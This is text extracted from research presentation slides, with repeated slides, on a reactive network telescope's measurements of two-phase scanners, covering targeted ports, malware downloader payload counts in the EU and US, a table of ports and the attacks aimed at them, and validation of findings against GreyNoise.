
Targeted Ports

Two ports are scanned exclusively in the EU.




Targeted Ports

Two ports are scanned exclusively in the EU.



Targeted Ports

Two ports are scanned exclusively in the EU.



TCP Payloads

- TCP payloads are not available in traditional telescopes
- We scan payloads for *downloaders*: shell code that downloads malware

Event Type	EU		US	
ASCII	2,155,751	58.6%	1,984,444	80.4%
HEX	1,478,556	40.2%	339,217	13.8%
Downloader	42,303	1.2%	143,309	5.8%

- Sample names and types match known malware such as the Mozi P2P-botnet
- Spoki detected 15% of the samples earlier than VirusTotal (26% benign, 59% old)

The Maliciousness of Two-Phase Scanners

Malware distribution clearly points at malicious intent. Can we validate our findings?

The Maliciousness of Two-Phase Scanners

Malware distribution clearly points at malicious intent. Can we validate our findings?

Approach 1: Semi-Manual Analysis

- Reveals malicious payloads such as:

Port	Attack
1433	TDS, SQL, SIMATIC
7545	TR-069, routers
5555	ADB crypto miner
9530, 4567	Embedded devices
5432	Realtek UPnP

The Maliciousness of Two-Phase Scanners

Malware distribution clearly points at malicious intent. Can we validate our findings?


Approach 1: Semi-Manual Analysis

- Reveals malicious payloads such as:

Port	Attack
1433	TDS, SQL, SIMATIC
7545	TR-069, routers
5555	ADB crypto miner
9530, 4567	Embedded devices
5432	Realtek UPnP

Approach 2: Query GreyNoise

- Classifies IPs into: *malicious*, *benign*, and *unknown*
- Two-phase events have a higher share of malicious sources:




Shell Scripts & Malware Acquisition

- Some HTTP payloads include shell scripts, e.g.:

